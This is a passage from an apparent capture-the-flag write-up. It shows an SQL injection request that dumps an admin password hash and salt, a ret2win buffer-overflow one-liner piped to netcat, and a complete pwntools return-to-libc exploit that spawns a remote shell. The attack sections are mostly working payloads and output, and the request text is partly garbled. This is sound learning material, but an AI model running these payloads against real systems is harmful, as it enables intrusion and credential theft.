      </h2>
    </div>
    varchar
    <div>
      varchar(50)
    </div>
    <div>
      <a href='varchar'>
        <h2>
          salt
        </h2>
      </div>
      varchar
      <div>
        varchar(50)
      </div>
    </div>
  <div class="rindo">
    <form name="hint1" id="hint1">
```

- And from there, it was just enough to query the `users` table itself:

```

1 GET /web_sql.php?q=
  t-mobile%27/**/UNION0N/**/SELECT/**/password,salt,username/**/FR
  from0M/**/users%23 HTTP/1.1
2 Host: 80.158.43.220:8084
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/148.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
  bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer:
  http://80.158.43.220:8084/web_sql.php?q=t-mobile%27/**/UNION0N/**/SEL
  select/**/1,4,2/**/ORDER/**/BY/**/1%23
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: cs,en;q=0.9
9 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdXRoIjoxNzgwMzZmMDY0MjM0LCJhZ2Vz
  dCI6IklvemlsbGEvNS4wIChNYW9pbmRvc2g7IEludGVsIEIhYyBPUyBhY2EwXzE1XzcpIEFwc
  GxlvV2V1S2l0LzUzNy4zNiAoS0hUTUwsIGxpY2UgR2Vja28pIENocm9tZS8xNDguMC4wLjAgU2
  FmYXJpLzUzNy4zNiIsInJvbmGUiOiJlclI2YyIiwiaWF0IjoxNzgwMzZmMDY0fQ.UQZB0FqnFW10
  uR6ErptgLb0ZLxgmufoj5u8E1QgU0co
10 Connection: keep-alive
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```

- table: `users`
- columns: `username`, `password`, `salt`
 - username: **Administrator**
 - password: **1431c3644e75ac4c14e718c24fabb24e**
 - salt: **abcd**

Challenge 6 - Control Flow

Settings

Service: port 8085 (TCP)

Connect with: `nc 80.158.43.220 8085`, provided data: `vu!n`

Task

Gain control of the application's execution flow

Analysis

- After running the command `file vu!n`, I see a message indicating that it is a compiled program for Linux.
- I tried to extract some readable code from it using `strings vu!n | less`, but that didn't give me any useful clues.
- I had never used Ghidra before, but with the help of Gemini, I was able to quickly use it to reverse-engineer an executable file and obtain the program tree and symbol tree, which gave me an overview of all the defined functions and allowed me to start working on the `main` function.
- The `main` consists of three functions, where one of them is interesting: `login`.
- As part of the login process, I see definitions for the username and password:
 - The variable is named `local_68`, and the value `0x68` tells us that this buffer starts exactly 104 bytes from RBP, therefore to perform successful attack, I need more than 104 characters to reach the return address – the `fgets` function has a hard limit of `0x21` (33 bytes) --> an overflow of this buffer is impossible.
 - However, this does not apply to the username; with buffer size of 40 bytes, variable `local_38`, where calculated padding to RIP is 56 bytes. `fgets` has a limit of 66 bytes
- With help of 3: Return to Win (Ret2Win) - Buffer Overflows - Intro to Binary Exploitation (Pwn), I was able to use `pwndbg` to retrieve:
 - info functions

2. disassemble print_flag and obtaining address pointer 0x00000000004011e7

3. disassemble main_menu (due to the winner check)

- and construct first payload with overflowing the buffer for password, and input the escaped address to the print_flag function:

- (python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 56 + b"\xe7\x11\x40\x00\x00\x00\x00\x00\x0a"); cat) | nc 80.158.43.220 8085

```
> (python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 56 + b"\xe7\x11\x40\x00\x00\x00\x00\x00\x0a"); cat) | nc 80.158.43.220 8085
Super-secret Management Interface v0.1
Please log-in using your administrator credentials!
username > password >
Nice try...
```

- thanks to:

```
void print_flag(void)
{
    char *pcVar1;
    char local_98 [136];
    FILE *local_10;

    if (winner == 0) {
        puts("Nice try...");
    }
    else {
        local_10 = fopen("flag.txt","r");
        if (local_10 == (FILE *)0x0) {
            puts(
                "Error: flag.txt could not be opened, if this happened on a remote instance
                the event organizers."
            );
            /* WARNING: Subroutine does not return */
            exit(1);
        }
        printf("Flag: ");
        while( true ) {
            pcVar1 = fgets(local_98,0x80,local_10);
            if (pcVar1 == (char *)0x0) break;
            printf("%s",local_98);
        }
    }
    return;
}
```

- The next step was to determine whether it was possible to set the winner variable to 1 before calling the print_flag function. I found the main_menu function, which met my requirements exactly—it set the winner variable to 1 (in both the print_flag and main_menu functions, the winner variable is set to the address 0040408c).

- It was now clear that I should instead point to the address of the `main_menu` function (`0x000000000401346`):

```
> (python3 -c 'import sys; sys.stdout.buffer.write(b"A" * 56 + b"\x46\x13\x40\x00\x00\x00\x00\x00\x0a"); cat) | nc 80.158.43.220 8085
Super-secret Management Interface v0.1
Please log-in using your administrator credentials!
username > password >

Access granted!
Available commands:
  get_flag
  exit
> get_flag
Flag: FLAG{s0m3_s1mpl3_r3t_2_w1n!!}

Access granted!
Available commands:
  get_flag
  exit
> █
```

Solution: `FLAG{s0m3_s1mpl3_r3t_2_w1n!!}`

Challenge 7 - Control Flow + RCE

Settings

Service: port 8086 (TCP)

Connect with: `nc 80.158.43.220 8086`, provided data: `vuln`, `libc.so.6`

Task

Gain control of the application's execution flow and achieve command execution to retrieve the flag in the filesystem root

Analysis

- `Return-to-libc` scenario attack, after reviewing the code, only login function remained (no helper functions to bypass the login)
- Username prompt (`fgets`) is now allowed to pass up to 200 bytes, into the same 40-byte container, with the calculated distance to the RIP is again 56 bytes
- The 200-byte allowance provides space to overwrite the return address and inject ROP chain.
- Within `login` function, there is a check `if (param_1 != 0) { return; }`. However since `main()` calls the function with hardcoded `0`, i'm able to reach the `fgets` function.
- Running security check on the `libc.so.6` revealed, that PIE is enabled, therefore program is loaded at a random address. Therefore most probably ASLR is enabled on target server.
- To bypass this I need to leak a live memory address, therefore a `pop rdi; ret` from `login` is obtained and used to load target arguments before calling a function.
- Once the live address is obtained, I use it with provided `libc.so.6` to map the rest of the server's memory. With the base address, the dynamic offset for the `system()` function and the `/bin/sh` string can be deducted -> with the second payload the `/bin/sh` is executed and I'm granted remote access.

Solution : `FLAG{r3t_2_l1bc_4_7h3_w1n!!}`

```
from pwn import *
context.log_level = 'debug'

elf = ELF('./vuln')
libc = ELF('./libc.so.6')

target = remote("80.158.43.220", 8086)

PAD = 56
POP_RDI = 0x4011d8 # obtained with dbg, disassemble login (pop rdi)
RET = 0x4011d9

# reach RIP
p1 = b"A" * PAD
p1 += p64(POP_RDI)
p1 += p64(elf.got['puts'])
p1 += p64(elf.plt['puts'])
p1 += p64(elf.symbols['main'])

print(f"sending p1, len: {len(p1)}")
target.sendlineafter(b"username > ", p1)
target.sendlineafter(b"password > ", b"dummy")

# leaked address of puts
leaked_data = target.recvline().strip()
leaked_puts = u64(leaked_data.ljust(8, b'\x00'))

# align local libc to match the server
libc.address = leaked_puts - libc.symbols['puts']

# obtain live addresses from provided libc
system_adr = libc.symbols['system']
bin_sh_adr = next(libc.search(b'/bin/sh\x00'))

p2 = b"A" * PAD
p2 += p64(RET) # stack alignment safety net
p2 += p64(POP_RDI)
p2 += p64(bin_sh_adr) # live address of /bin/sh
p2 += p64(system_adr) # call system()

print(f"sending p2, len: {len(p2)}")
target.sendlineafter(b"username > ", p2)
target.sendlineafter(b"password > ", b"dummy")

target.interactive()
```